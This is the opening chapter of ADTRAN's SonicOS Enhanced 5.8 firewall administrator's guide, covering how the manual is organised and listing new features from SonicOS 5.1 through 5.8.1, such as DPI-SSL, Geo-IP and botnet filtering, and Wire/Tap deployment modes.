Welcome to the *SonicOS Enhanced 5.8 Administrator's Guide*. This manual provides the information you need to successfully activate, configure, and administer SonicOS Enhanced 5.8 for ADTRAN security appliances.



Note

Always check <http://www.adtran.com/support> for the latest version of this manual as well as other ADTRAN products and services documentation.

Organization of this Guide

The *SonicOS Enhanced 5.8 Administrator's Guide* organization is structured into the following parts that follow the ADTRAN Web Management Interface structure. Within these parts, individual chapters correspond to ADTRAN security appliance management interface layout.

Part 1 Introduction

This part provides an overview of new ADTRAN SonicOS Enhanced features, guide conventions, support information, and an overview of the ADTRAN security appliance management interface.

Part 2 Dashboard

The ADTRAN Visualization Dashboard offers administrators an effective and efficient interface to visually monitor their network in real time, providing effective flow charts of realtime data, customizable rules, and flexible interface settings. The following tools are included in the Dashboard part:

- App Flow Monitor
- Real-Time Monitor
- Top Global Malware
- Log Monitor
- Connection Monitor
- Packet Monitor

Part 3 System

This part covers a variety ADTRAN security appliance controls for managing system status information, registering the ADTRAN security appliance, activating and managing ADTRAN Security Services licenses, configuring ADTRAN security appliance local and remote management options, managing firmware versions and preferences, and using included diagnostics tools for troubleshooting.

Part 4 Network

This part covers configuring the ADTRAN security appliance for your network environment. The **Network** section of the ADTRAN Management Interface includes:

- **Interfaces** - configure logical interfaces for connectivity.

- **WAN Failover and Load Balancing** - configure one of the user-defined interfaces to act as a secondary WAN port for backup or load balancing.
- **Zones** - configure security zones on your network.
- **DNS** - set up DNS servers for name resolution.
- **Address Objects** - configure host, network, and address range objects.
- **Routing** - view the **Route Table**, **ARP Cache** and configure static and dynamic routing by interface.
- **NAT Policies** - create NAT policies including One-to-One NAT, Many-to-One NAT, Many-to-Many NAT, or One-to-Many NAT.
- **ARP** - view the ARP settings and clear the ARP cache as well as configure ARP cache time.
- **DHCP Server** - configure the ADTRAN as a DHCP Server on your network to dynamically assign IP addresses to computers on your LAN or DMZ zones.
- **IP Helper** - configure the ADTRAN to forward DHCP requests originating from the interfaces on the ADTRAN to a centralized server on behalf of the requesting client.
- **Web Proxy** - configure the ADTRAN to automatically forward all Web proxy requests to a network proxy server.
- **Dynamic DNS** - configure the ADTRAN to dynamically register its WAN IP address with a DDNS service provider.

Part 5 3G/Analog Modem

This part covers the configuration of the 3G (Third Generation) wireless WAN interface on ADTRAN UTM appliances that support this feature. This allows the ADTRAN to utilize data connections over 3G Cellular networks when a 3G card is plugged into the appliance. This feature can also handle Analog Modem connections when this type of device is connected to the appliance.

Part 6 Wireless

This part covers the configuration of the built-in 802.11 antennas for wireless ADTRAN security appliances.

Part 7 Firewall

This part describes access rules as well as Application Firewall, which is a set of application-specific policies that gives you granular control over network traffic on the level of users, email users, schedules, and IP-subnets. The primary functionality of this application-layer access control feature is to regulate Web browsing, file transfer, email, and email attachments.

Part 8 Firewall Settings

This part covers tools for managing how the ADTRAN security appliance handles traffic through the firewall.

Part 9 DPI-SSL

This part describes the Deep Packet Inspection Secure Socket Layer (DPI-SSL) feature to allow for the inspection of encrypted HTTPS traffic and other SSLbased traffic. Client DPI-SSL is used to inspect HTTPS traffic when clients on the ADTRAN security appliance's LAN access content located on the WAN. Server DPI-SSL is used to inspect HTTPS traffic when remote clients connect over the WAN to access content located on the ADTRAN security appliance's LAN.

Part 10 VoIP

This part provides instructions for configuring the ADTRAN security appliance to support H.323 or SIP Voice over IP (VoIP) connections.

Part 11 VPN

This part covers how to create VPN policies on the ADTRAN security appliance to support ADTRAN Global VPN Clients as well as creating site-to-site VPN policies for connecting offices running ADTRAN security appliances.

Part 12 SSL VPN

This part provides information on how to configure the SSL VPN features on the ADTRAN security appliance. ADTRAN's SSL VPN features provide secure, seamless, remote access to resources on your local network using the NetExtender client.

Part 13 User Management

This part covers how to configure the ADTRAN security appliance for user level authentication as well as manage guest services.

Part 14 High Availability

This part explains how to configure the ADTRAN security appliance for high availability so that in case of a loss of network connectivity, another ADTRAN security appliance resumes all active connections.

Part 15 Security Services

This part includes an overview of available ADTRAN Security Services as well as instructions for activating the service, including FREE trials. These subscription-based services include ADTRAN Gateway Anti-Virus, ADTRAN Intrusion Prevention Service, ADTRAN Content Filtering Service, ADTRAN Client Anti-Virus, and well as other services.

Part 16 Log

This part covers managing the ADTRAN security appliance's enhanced logging, alerting, and reporting features. The ADTRAN security appliance's logging features provide a comprehensive set of log categories for monitoring security and network activities.

Part 17 Wizards

This part walks you through using the ADTRAN Configuration Wizards for configuring the ADTRAN security appliance. The ADTRAN Configuration Wizards in SonicOS Enhanced include:

- The **Setup Wizard** takes you step by step through network configuration for Internet connectivity. There are four types of network connectivity available: Static IP, DHCP, PPPoE, and PPTP.
- The **Registration & License Wizard** simplifies the process of registering your ADTRAN security appliance and obtaining licenses for additional security services.
- The **Public Server Wizard** takes you step by step through adding a server to your network, such as a mail server or a Web server. The wizard automates much of the configuration you need to establish security and access for the server.
- The **VPN Policy Wizard** steps you through the configuration of Group VPNs and site-to-site VPNs.
- The **Application Firewall Wizard** takes you step by step through configuration of Application Objects, Actions, Email User Objects, and Policies.

Part 18 Appendices

This part contains the Command Line Interface (CLI) guide, which describes how to configure the ADTRAN security appliance using CLI commands.

Guide Conventions

The following conventions used in this guide are as follows:

| Convention | Use |
|-----------------------|---|
| Bold | Highlights items you can select on the ADTRAN security appliance management interface. |
| Italic | Highlights a value to enter into a field. For example, “type <i>192.168.168.168</i> in the IP Address field.” |
| Menu Item > Menu Item | Indicates a multiple step Management Interface menu choice. For example, Security Services > Content Filter means select Security Services , then select Content Filter . |

Icons Used in this Manual

These special messages refer to noteworthy information, and include a symbol for quick identification:

Caution Important information that cautions about features affecting firewall performance, security features, or causing potential problems with your ADTRAN.

**Tip**

Useful information about security features and configurations on your ADTRAN.

**Note**

Important information on a feature that requires callout for special attention.

ADTRAN Technical Support

For timely resolution of technical support questions, visit ADTRAN on the Internet at www.adtran.com/support. Web-based resources are available to help you resolve most technical issues or contact ADTRAN Technical Support. To contact ADTRAN telephone support, see the telephone numbers listed below:

More Information on ADTRAN Products

Contact ADTRAN, Inc. for information about ADTRAN products and services at:

Web:<http://www.adtran.com>

Phone:(408) 745-9600

Fax:(408) 745-9300



CHAPTER 2

Introduction

Introduction

SonicOS Enhanced 5.8.1 is the most powerful SonicOS operating system for firewalls. This chapter contains the following sections:

- [“Key Features in SonicOS Enhanced 5.8.1” on page 29](#)
- [“Key Features in SonicOS Enhanced 5.8” on page 31](#)
- [“Key Features in SonicOS Enhanced 5.7” on page 35](#)
- [“Key Features in SonicOS Enhanced 5.6” on page 35](#)
- [“Key Features in SonicOS Enhanced 5.5” on page 37](#)
- [“Key Features in SonicOS Enhanced 5.3” on page 37](#)
- [“Key Features in SonicOS Enhanced 5.2” on page 37](#)
- [“Key Features in SonicOS Enhanced 5.1” on page 38](#)
- [“ADTRAN Management Interface” on page 42](#)

Key Features in SonicOS Enhanced 5.8.1

SonicOS Enhanced 5.8.1 and higher releases include the following key features:

- **App Control Policy Configuration via App Flow Monitor** - The Dashboard > App Flow Monitor page now provides a Create Rule button that allows the administrator to quickly configure App Rule policies for application blocking, bandwidth management, or packet monitoring.
- **Current Users and Detail of Users Options for TSR** - SonicOS 5.8.1.0 provides two new checkboxes, Current users and Detail of users, in the Tech Support Report section of the System > Diagnostics page. These options allow the currently connected users to be omitted from the TSR, included as a simple summary list, or included with full details.
- **Customizable Login Page** - SonicOS 5.8.1.0 provides the ability to customize the language of the login authentication pages that are presented to users. Administrators can translate the login related pages with their own wording and apply the changes so that they take effect without rebooting.

Although the entire SonicOS interface is available in different languages, sometimes the administrator does not want to change the entire UI language to a specific local one. However, if the firewall requires authentication before users can access other networks, or enables external access services (e.g. VPN, SSL-VPN), those login related pages usually should be localized to make them more usable for normal users.

- **Geo-IP & Botnet Filtering** - This feature allows the administrator to block connections to or from a geographic location based on IP address(es), and to or from a Botnet command and control server. A new Security Services > Geo-IP & Botnet Filter page has been added to the management interface.

You can look up an IP address to find out the domain, DNS server, and check whether it is part of a Botnet. The Services > Geo-IP & Botnet Filter page provides this functionality at the bottom of the page. The System > Diagnostics and Dashboard > App Flow Monitor pages also provide this capability.

- **Global BWM Ease of Use Enhancements** - Several enhancements are provided in this release to improve ease of use for Bandwidth Management (BWM) configuration, and also to increase throughput performance of managed packets:
 - Support for simple bandwidth management on all interfaces.
 - Support for bandwidth management on both ingress and egress.
 - Support for specifying bandwidth management priority per firewall rules and app rules.
 - Support for default bandwidth management Q for all traffic.
 - Support for applying BWM via app flow monitor page.

Global bandwidth management provide 8 priority queues. The Guaranteed rate and Maximum\Burst rate are user configurable. Eight queues are created for each physical interface. As traffic flows through the firewall from interface1 to interface2, BWM is applied on both the interfaces according to the configuration. For example, ingress BWM can be applied based on interface1 settings and egress BWM applied on interface2 settings.

- **LDAP "Primary group" Attribute** - To allow Domain Users to be used when configuring policies, membership of the Domain Users group can be looked up via an LDAP "Primary group" attribute, and SonicOS 5.8.1.0 provides a new attribute setting in the LDAP schema configuration for using this feature.
- **Management Traffic Only Option for Network Interfaces** - SonicOS 5.8.1.0 provides a Management Traffic Only option on the Advanced tab of the interface configuration window, when configuring an interface from the Network > Interfaces page. When selected, this option prioritizes all traffic arriving on that interface. The administrator should enable this option ONLY on interfaces intended to be used exclusively for management purposes. If this option is enabled on a regular interface, it will still prioritize the traffic, but that may not be the desirable result. It is up to the administrator to limit the traffic to just management; the firmware does not have the ability to prevent pass-through traffic.

The purpose of this option is to provide the ability to access the SonicOS management interface even when the appliance is running at 100% utilization.

- **Preservation of Anti-Virus Exclusions After Upgrade** - SonicOS 5.8.1.0 provides an enhancement to detect if the starting IP address in an existing range configured for exclusion from anti-virus enforcement belongs to either LAN, WAN, DMZ or WLAN zones. After upgrading to a newer firmware version, SonicOS applies the IP range to a newly created address object. Detecting addresses for other zones not listed above, including custom zones, is not supported.

Anti-virus exclusions which existed before the upgrade and which apply to hosts residing in custom zones will not be detected. IP address ranges not falling into the supported zones will default to the LAN zone. Conversion to the LAN zone occurs during the restart booting process. There is no message in the SonicOS management interface at login time regarding the conversion.

- **User Monitor Tool** - The User Monitor tool provides a quick and easy method to monitor the number of active users on the firewall. To view the User Monitor tool, navigate to the **Dashboard > User Monitor** page. The tool provides several options for setting the scale of time over which user activity is displayed. The tool can display all users, only users who logged in through the web portal, or only users who logged in remotely through GVC or L2TP.
- **Wire/Tap Mode** - Wire Mode is a deployment option where the ADTRAN appliance can be deployed as a "Bump in the Wire." It provides a least-intrusive way to deploy the appliance in a network. Wire Mode is very well suited for deploying behind a pre-existing Stateful Packet Inspection (SPI) Firewall.

Wire Mode is a simplified form of Layer 2 Bridge Mode. A Wire Mode interface does not take any IP address and it is typically configured as a bridge between a pair of interfaces. None of the packets received on a Wire Mode interface are destined to the firewall, but are only bridged to the other interface.

Wire Mode operates in any one these 4 different modes:

- **Bypass Mode** - Bypass Mode can be configured between a pair of interfaces. All traffic received is bridged to the paired interface. There is no SPI or Deep Packet Inspection (DPI) processing of traffic in this mode. There is no Application Visibility or Control in Bypass Mode.
- **Tap Mode** - Tap Mode can be configured between a pair of interfaces. All traffic received is bridged to the paired interface; in addition, the firewall does SPI and DPI processing of traffic. There is full Application Visibility, but no Application Control in Tap Mode.
- **Secure Mode** - Secure Mode can be configured between a pair of interfaces. All traffic received is fully processed by the firewall. There is full Application Visibility and Control in Secure Mode.
- **Sniffer Mode** - Sniffer Mode can be configured for a single interface. All traffic received is never sent out of the firewall, but the firewall performs full SPI and DPI processing. There is full Application Visibility, but no Application Control in Sniffer Mode. Typically, a mirror port is set up on the switch to mirror the network traffic to the firewall.

Key Features in SonicOS Enhanced 5.8

SonicOS Enhanced 5.8 and higher releases include the following key features:

- **Real-Time Visualization Dashboard** - With the new visualization dashboard monitoring improvements, administrators are able to respond more quickly to network security vulnerabilities and network bandwidth issues. Administrators can see what websites their employees are accessing, what applications and services are being used in their networks and to what extent, in order to police content transmitted in and out of their organizations.

ADTRAN appliances running SonicOS 5.8.0.0 or higher and already licensed for GAV/IPS/AS, Total Secure, or Comprehensive Gateway Security Suite (CGSS) will receive a complimentary license for the Real-Time Visualization Dashboard (App Visualization). Note that appliances running earlier versions of SonicOS and/or appliances not licensed for GAV/IPS/AS, Total Secure, or CGSS will receive a 30-day free trial

Appliances newly registered and upgraded to SonicOS 5.8.0.0 or higher will receive a 30-day free trial license of App Visualization by default.

Navigate to the Log > Flow Reporting page to manually Enable Flow Reporting and Visualization feature. You can then view real-time application traffic on the Dashboard > Real-Time Monitor page and application activity in other Dashboard pages for the configured flows from the ADTRAN application signature database.

If you plan to use both internal and external flow reporting, ADTRAN recommends enabling the following (located in the Log > Flow Reporting screen) after successfully registering and licensing your appliance to avoid multiple restarts:

- Report to App Flow Collector
- Report to EXTERNAL Flow Collector
- **Application Intelligence + Control** - This feature has two components for more network security:
 - Identification: Identify applications and track user network behaviors in real-time.
 - Control: Allow/deny application and user traffic based on bandwidth limiting policies.

Administrators can now more easily create network policy object-based control rules to filter network traffic flows based on:

- Blocking signature-matching Applications, which are notoriously dangerous and difficult to enforce
- Viewing the real-time network activity of trusted Users and User Groups and guest services
- Matching Content-rated categories

Network security administrators now have application-level, user-level, and content-level real-time visibility into the traffic flowing through their networks. Administrators can take immediate action to re-traffic engineer their networks, and quickly identify Web usage abuse, and protect their organizations from infiltration by malware. Administrators can limit access to bandwidth-hogging websites and applications, reserve higher priority to critical applications and services, and prevent sensitive data from escaping the ADTRAN secured networks.

ADTRAN appliances running SonicOS 5.8.0.0 or higher and already licensed for GAV/IPS/AS, Total Secure, or Comprehensive Gateway Security Suite (CGSS) will receive a complimentary license for Application Intelligence and Control (App Control). Note that appliances running earlier versions of SonicOS and/or appliances not licensed for GAV/IPS/AS, Total Secure, or CGSS will receive a 30-day free trial

Appliances newly registered and upgraded to SonicOS 5.8.0.0 or higher will receive a 30-day free trial license of App Control by default.

Select the Enable App Control option on the Firewall > App Control Advanced page to begin using the App. Control feature.

To create policies using App Rules (included with the App Control license), select Enable App Rules on the Firewall > App Rules page.

- **Deep Packet Inspection of SSL encrypted data (DPI-SSL)** - Provides the ability to transparently decrypt HTTPS and other SSL-based traffic, scan it for threats using ADTRAN's Deep Packet Inspection technology, then re-encrypt (or optionally SSL-offload) the traffic and send it to its destination if no threats or vulnerabilities are found. This feature works for both client and server deployments. It provides additional security, application control, and data leakage prevention functionality for analyzing encrypted HTTPS and other SSL-based traffic. The following security services and features are capable of utilizing DPI-

SSL: Gateway Anti-Virus, Gateway Anti-Spyware, Intrusion Prevention, Content Filtering, Application Control, Packet Monitor and Packet Mirror. DPI-SSL is supported on the NetVanta 2830 and 2840.

- **Gateway Anti-Virus Enhancements (Cloud GAV)** - The Cloud Gateway Anti-Virus feature introduces an advanced malware scanning solution that compliments and extends the existing Gateway AV scanning mechanisms present on ADTRAN firewalls to counter the continued growth in the number of malware samples in the wild. Cloud Gateway Anti-Virus expands the Reassembly Free Deep Packet Inspection engine capabilities by consulting with the data center based malware analysis servers. This approach keeps the foundation of RFDPI-based malware detection by providing a low-latency, real-time solution that is capable of scanning unlimited numbers of files of unlimited size on all protocols that are presently supported without adding any significant incremental processing overhead to the appliances themselves. With this additional layer of security, ADTRAN's Next Generation Firewalls are able to extend their current protection to cover multiple millions of pieces of malware.
- **NTP Authentication** - When adding a Network Time Protocol server, the Add NTP Server dialog box provides a field to specify the NTP authentication type, such as MD5. Fields are also available to specify the trust key ID, the key number and the password.
- **Content Filtering Enhancements** - The CFS enhancements provide policy management of network traffic based on Application usage, User activity, and Content type. Administrators are now able to create multiple CFS policies per user group and set restrictive 'Bandwidth Management Policies' based on CFS policies.
- **IPFIX and NetFlow Reporting** - This feature enables administrators to gain visibility into traffic flows and volume through their networks, helping them with tracking, auditing and billing operations. This feature provides standards-based support for NetFlow Reporting and IPFIX. The data exported through IPFIX contains information about network flows such as applications, users, and URLs extracted through Application Intelligence, along with standard attributes such as source/destination IP address (includes support for IPv6 networks), source/destination port, IP protocol, ingress/egress interface, sequence number, timestamp, number of bytes/packets, and more.
- **Enhanced Connection Limiting** - Connection Limiting enhancements expand the original Connection Limiting feature which provided global control of the number of connections for each IP address. This enhancement is designed to increase the granularity of this kind of control so that the ADTRAN administrator can configure connection limitation more flexibly. Connection Limiting uses Firewall Access Rules and Policies to allow the administrator to choose which IP address, which service, and which traffic direction when configuring connection limiting.
- **Dynamic WAN Schedule** - SonicOS 5.8.0.0 supports scheduling to control when Dynamic WAN clients can connect. A Dynamic WAN client connects to the WAN interface and obtains an IP address with the PPPoE, L2TP, or PPTP. This enhancement allows the administrator to bind a schedule object to Dynamic WAN clients so that they can connect when the schedule allows it and they are disconnected at the end of the configured schedule. In the SonicOS management interface, a Schedule option is available on the WAN interface configuration screen when one of the above protocols is selected for IP Assignment. Once a schedule is applied, a log event is recorded upon start and stop of the schedule.
- **NTLM Authentication with Mozilla Browsers** - As an enhancement to Single Sign-On, SonicOS can now use NTLM authentication to identify users who are browsing using Mozilla-based browsers (including Internet Explorer, Firefox, Chrome and Safari). NTLM is part of a browser authentication suite known as "Integrated Windows Security" and should be supported by all Mozilla-based browsers. It allows a direct authentication request from the ADTRAN appliance to the browser with no SSO agent involvement. NTLM

authentication works with browsers on Windows, Linux and Mac PCs, and provides a mechanism to achieve Single Sign-On with Linux and Mac PCs that are not able to interoperate with the SSO agent.

- **SSL VPN NetExtender Update** - This enhancement supports password change capability for SSL VPN users, along with various fixes. When the password expires, the user is prompted to change it when logging in via the NetExtender client or SSL VPN portal. It is supported for both local users and remote users (RADIUS and LDAP).
- **DHCP Scalability Enhancements** - The DHCP server in ADTRAN appliances has been enhanced to provide between 2 to 4 times the number of leases previously supported. To enhance the security of the DHCP infrastructure, the SonicOS DHCP server now provides server side conflict detection to ensure that no other device on the network is using the assigned IP address. Conflict detection is performed asynchronously to avoid delays when obtaining an address.
- **SIP Application Layer Gateway Enhancements** - SonicOS 5.8.0.0 provides SIP operational and scalability enhancements. The SIP feature-set remains equivalent to previous SonicOS releases, but provides drastically improved reliability and performance. The SIP Settings section under the VoIP > Settings page is unchanged.

SIP ALG support has existed within SonicOS firmware since very early versions on legacy platforms. Changes to SIP ALG have been added over time to support optimized media between phones, SIP Back-to-Back User Agent (B2BUA), additional equipment vendors, and operation on a multi-core system.

The SIP protocol is now in a position of business critical importance - protecting the voice infrastructure, including VoIP. To accommodate the demands of this modern voice infrastructure, SIP ALG enhancements include the following:

- **SIP Endpoint Information Database** - The algorithm for maintaining the state information for known endpoints is redesigned to use a database for improved performance and scalability. Endpoint information is no longer tied to the user ID, allowing multiple user IDs to be associated with a single endpoint. Endpoint database access is flexible and efficient, with indexing by NAT policy as well as by endpoint IP address and port.
- **Automatically Added SIP Endpoints** - User-configured endpoints are automatically added to the database based on user-configured NAT policies, providing improved performance and ensuring correct mappings, as these endpoints are pre-populated rather than "learnt."
- **SIP Call Database** - A call database for maintaining information about calls in progress is implemented, providing improved performance and scalability to allow SonicOS to handle a much greater number of simultaneous calls. Call database entries can be associated with multiple calls.
- **B2BUA Support Enhancements** - SIP Back-to-Back User Agent support is more efficient with various algorithm improvements.
- **Connection Cache Improvements** - Much of the data previously held in the connection cache is offloaded to either the endpoint database or the call database, resulting in more efficient data access and corollary performance increase.
- **Graceful Shutdown** - Allows SIP Transformations to be disabled without requiring the firewall to be restarted or waiting for existing SIP endpoint and call state information to time out.

Key Features in SonicOS Enhanced 5.7

SonicOS Enhanced 5.7 and higher releases include the following key features:

- **Expansion Modules for the NetVanta 2840 appliance** - The NetVanta 2840 appliance supports the following expansion modules:
 - **LAN Bypass Module** – The ADTRAN LAN Bypass Gigabit Ethernet Module provides a failsafe open-state switch for the firewall. It provides a modular slot that, if an unrecoverable firewall error occurs, allows network traffic to continue to flow, without firewall services. This is useful in cases where a network shutdown is unacceptable, such as in inline L2 Bridge deployments.
 - **2-Port SFP and 4-Port Gigabit Ethernet Expansion Packs** – The ADTRAN expansion pack modules provide extra ports for your ADTRAN appliance.

Key Features in SonicOS Enhanced 5.6

SonicOS Enhanced 5.6 and higher releases include the following key features:

- **Deep Packet Inspection of SSL encrypted data (DPI-SSL)** - Provides the ability to transparently decrypt HTTPS and other SSL-based traffic, scan it for threats and non-threats using ADTRAN's Deep Packet Inspection technology, then re-encrypt (or optionally SSL-offload) the traffic and send it to its destination if no threats or vulnerabilities are found. This feature works for both client and server deployments. It provides additional security, application control, and data leakage prevention functionality for analyzing encrypted HTTPS and other SSL-based traffic. The following security services and features are capable of utilizing DPI-SSL: Gateway Anti-Virus, Gateway Anti-Spyware, Intrusion Prevention, Content Filtering, Application Firewall, Packet Capture and Packet Mirror.
- **Dynamic DNS per Interface** - Provides the ability to assign a Dynamic DNS (DDNS) profile to a specific WAN interface. This allows administrators who are configuring multiple WAN load balancing to advertise a predictable IP address to the DDNS service.
- **Increased UTM Connection Support** - Provides the ability to increase the number of simultaneous connections on which firewalls can apply Unified Threat Management (UTM) services (Application Firewall, Anti-Spyware, Gateway Anti-Virus, and IPS engine). This feature is intended for high-end (E-Class) customers who have a need to support a large number of concurrent connections. (Note: There is a slight performance decrease when this option is enabled.)
- **MAC-IP Anti-Spoof Detection and Prevention** - Provides additional protection against MAC address and IP address based spoofing attacks (such as Man-in-the-Middle attacks) through configurable Layer 2 and Layer 3 admission control.
- **Packet Mirroring** - Provides the ability to capture copies of specified network packets from other ports. This is commonly used for network appliances that require monitoring of network traffic, such as an intrusion-detection system. Customers can now gather data from one of the other ports on a ADTRAN to look for threats and vulnerabilities and help aid with diagnostics and troubleshooting.
- **Route-based VPN with Dynamic Routing Support** - Extends support for advanced routing (either OSPF or RIP) to VPN networks. This can be used to simplify complex VPN deployments by enabling dynamic routing to determine the best path traffic should take over a VPN tunnel.

- **Signature Download through a Proxy Server** - Provides the ability for firewalls that operate in networks where they must access the Internet through a proxy server to download signatures. This feature also allows for registration of firewalls through a proxy server without compromising privacy.
- **Single Sign-on for Terminal Services and Citrix** - Provides support for transparent authentication of users running Terminal Services or Citrix. This transparent authentication enables Application Firewall and CFS policy enforcement in Terminal Services and Citrix environments.
- **SSL-VPN Enhancements** - SonicOS Enhanced 5.6.0.0 provides a number of SSL-VPN enhancements:
 - **Bookmarks for SSH and RDP** - Provides support for users to create bookmarks on the SSL -VPN Virtual Office to access systems using SSH, RDP, VNC, and telnet services.
 - **Granular User Controls** - Provides network administrators with the ability to configure different levels of policy access for NetExtender users based on user ID.
 - **One-Time Password** - Provides additional security by requiring users to enter a randomly generated, single-use password in addition to the standard user name and password credentials.
- **Virtual Access Points for NetVanta 2630W Wireless Platforms** - The NetVanta 2630W now support Virtual Access Points (VAPs). VAPs enable users to segment different wireless groups by creating logical segmentation on a single wireless radio.
- **Wireless Bridging for NetVanta 2630W Wireless Platforms** - The NetVanta 2630W platforms now support Wireless Bridging, which provides the ability to extend a single wireless network across multiple ADTRAN wireless security appliances.

Key Features in SonicOS Enhanced 5.5

SonicOS Enhanced 5.5 and higher releases include the following key features:

- **Wireless Layer 2 Bridge Mode** - Security and ease of use continue to integrate with the addition of Layer 2 bridging between wired and wireless network segments. Wireless clients can now share the same subnet and DHCP pool as their wired counterparts.
- **Guest Services for Wired Clients** - ADTRAN User Guest Services has long provided network administrators with an easy solution for creating wireless guest passes and locked-down Internet-only network access. With SonicOS 5.5, this functionality can be extended to wired users on the LAN, DMZ, or public/semi-public zone of your choice.

Key Features in SonicOS Enhanced 5.4

SonicOS Enhanced 5.4 and higher releases include the following key features:

- **Anti-Spam** - SonicOS Enhanced 5.4 provides support for the anti-spam and anti-phishing capabilities that are available in ADTRAN Email Security.

Key Features in SonicOS Enhanced 5.3

SonicOS Enhanced 5.3 and higher releases include the following key features:

- **3G Support for Wireless WAN** - SonicOS Enhanced 5.3 expands support for WAN over 3G (Third Generation) cellular connections.

Key Features in SonicOS Enhanced 5.2

SonicOS Enhanced 5.2 and higher releases include the following key features:

- **Apple Bonjour Support** - SonicOS Enhanced 5.2 introduces support for Apple's Bonjour protocol (also known as Rendezvous or zero-configuration networking). Bonjour enables automatic discovery of computers, devices, and services on IP networks without the need to enter IP addresses or configure DNS servers.
- **Apple iPhone Support** - SonicOS Enhanced 5.2 supports L2TP termination from the Apple iPhone.
- **Content Filtering Enhancements** - The following enhancements have been added to ADTRAN Content Filtering Service (CFS):
 - **CFS Policy per IP Address** - Appliances with ADTRAN CFS Premium can now assign specific CFS policies to ranges of IP address ranges. This provides the ability to segment CFS policies within a single zone.
 - **Fully Customizable Block Page** - The web page that is displayed when a user attempts to access a blocked site can now be fully customized. This enables organizations to brand the block page and display any organization-specific information.
 - **Safe Search Enforcement** - Safe Search Enforcement allows you to force Web search sites like Google and Yahoo that have content restriction options always to use their strictest settings.
- **New Firmware Auto-Update** - Firmware Auto-Update helps ensure that your firewall has the latest firmware release. This feature automatically notifies the administrator when a new firmware release is available, and it can optionally download it automatically.
- **Outbound Inspection for Gateway Anti-Virus** - The ADTRAN Gateway Anti-Virus security service now provides outbound inspection for HTTP, FTP, and TCP traffic.
- **ADTRAN SSL VPN NetExtender Support** - SonicOS Enhanced 5.2 provides support for ADTRAN's SSL VPN NetExtender, which was previously available only on the ADTRAN SSL VPN platforms. ADTRAN NetExtender is a transparent software application for users that enables remote users to securely connect to the remote network.
- **Support Services Page** - The new Support Services page displays a summary of the current status of support services for the firewall. The Service Status table displays all support services for the appliance (Dynamic Support, Extended Warranty, etc.), their current status, and their expiration date.

Key Features in SonicOS Enhanced 5.1

SonicOS Enhanced 5.1 and higher releases include the following key features:

- **Strong SSL and TLS Encryption** - The internal ADTRAN Web server now only supports SSL version 3.0 and TLS with strong ciphers (128-bits or greater) when negotiating HTTPS management sessions. SSL implementations prior to version 3.0 and weak ciphers (symmetric ciphers less than 128-bits) are not supported. This heightened level of HTTPS security protects against potential SSLv2 rollback vulnerabilities and ensures compliance with the Payment Card Industry (PCI) and other security and risk-management standards.



Tip

By default, Mozilla Firefox 2.0 and Microsoft Internet Explorer 7.0 enable SSL 3.0 and TLS, and disable SSL 2.0. ADTRAN recommends using these most recent Web browser releases. If you are using a previous release of these browsers, you should enable SSL 3.0

and TLS and disable SSL 2.0. In Internet Explorer, go to **Tools > Internet Options**, click on the **Advanced** tab, and scroll to the bottom of the **Settings** menu. In Firefox, go to **Tools > Options**, click on the **Advanced** tab, and then click on the **Encryption** tab.

- **Single Sign-On User Authentication** - Single Sign-On User Authentication provides privileged access to multiple network resources with a single workstation login. Single Sign-On uses the SSO Agent to identify user activity based on workstation IP addresses. Access to resources is based on policy for the group to which the user belongs.
- **Stateful High Availability** - Stateful High Availability provides improved failover performance. With Stateful High Availability, the primary and backup security appliances are continuously synchronized so that the backup can seamlessly assume all network responsibilities if the primary appliance fails, with no interruptions to existing network connections. Once the primary and backup appliances have been associated as a high availability pair on www.adtran.com/NetVantaSecurityPortal, you can enable this feature by selecting Enable Stateful Synchronization in the **High Availability > Advanced** page.
- **Application Firewall** - Application Firewall provides a way to create application-specific policies to regulate Web browsing, file transfer, email, and email attachments. Application Firewall enables application layer bandwidth management, and also allows you to create custom policies for any protocol. It gives you granular control over network traffic on the level of users, email users, and IP subnets.
- **HTTPS Filtering** - HTTPS Filtering allows administrators to control user access to Web sites when using the encrypted HTTPS protocol. HTTPS Filtering is based on the ratings of Web sites, such as Gambling, Online Banking, Online Brokerage and Trading, Shopping, and Hacking/Proxy Avoidance.



Note HTTPS Filtering is IP-based, so IP addresses must be used rather than domain names in the Allowed or Forbidden lists. You can use the **nslookup** command in a DOS cmd window to convert a domain name to its IP address(es). There may be more than one IP address associated with a domain, and if so, all must be added to the Allowed or Forbidden list.

- **SSL Control** - SSL Control is a system that provides visibility into the handshake of Secure Socket Layer (SSL) sessions, and a method for configuring policies to control the establishment of SSL sessions.
- **Certificate Blocking** - The certificate blocking feature provides a way to specify which HTTPS certificates to block. This feature is closely integrated with SSL Control.
- **Inbound NAT Load Balancing with Server Monitoring** - Inbound NAT Load Balancing with Server Monitoring detects when a server is unavailable and stops forwarding requests to it. Inbound NAT Load Balancing spreads the load across two or more servers. When Stateful High Availability (Stateful High Availability) is configured, during a failover, SonicOS forwards all requests to the alternate server(s) until it detects that the offline server is back online. Inbound NAT Load Balancing also works with ADTRAN SSL VPN appliances.
- **Top Global Malware Report Page** - The Top Global Malware page in the user interface displays a summary of threats stopped by the firewall. The Security shows two types of reports:
 - A Global Report that displays a summary of threat data received from all firewalls worldwide.
 - An Individual Appliance Report that displays a summary of attacks detected by the local firewall.

- **Registration & License Wizard** - As part of the Top Global Malware page, SonicOS Enhanced provides a License Wizard for both firewall registration and the purchase of security service licenses. The available security services are the same as those that enable Global Reports by providing threat data from ADTRAN devices around the world.
- **Multiple SSH Support** - SonicOS Enhanced provides support for multiple concurrent SSH sessions on the firewall. When connected over SSH, you can run command line interface (CLI) commands to monitor and manage the device. The number of concurrent SSH sessions is determined by device capacity. Note that only one session at a time can configure the ADTRAN, whether the session is on the GUI or the CLI (SSH or serial console). For instance, if a CLI session goes to the config level, it will ask you if you want to preempt an administrator who is at config level in the GUI or an SSH session.
- **Multiple and Read-only Administrator Login** - Multiple Administrator Login provides a way for multiple users to be given administration rights, either full or read-only, for the SonicOS security appliance. Additionally, SonicOS Enhanced allows multiple users to concurrently manage the appliance, but only one user at a time can be in config mode with the ability to change configuration settings. This feature applies to both the graphical user interface (GUI) and the command line interface (CLI).
- **IP-Based Connection Limit** - SonicOS Enhanced provides a way to limit the number of connections on a per-source or per-destination IP address basis. This feature protects against worms on the LAN side that initiate large numbers of connections in denial of service attacks.
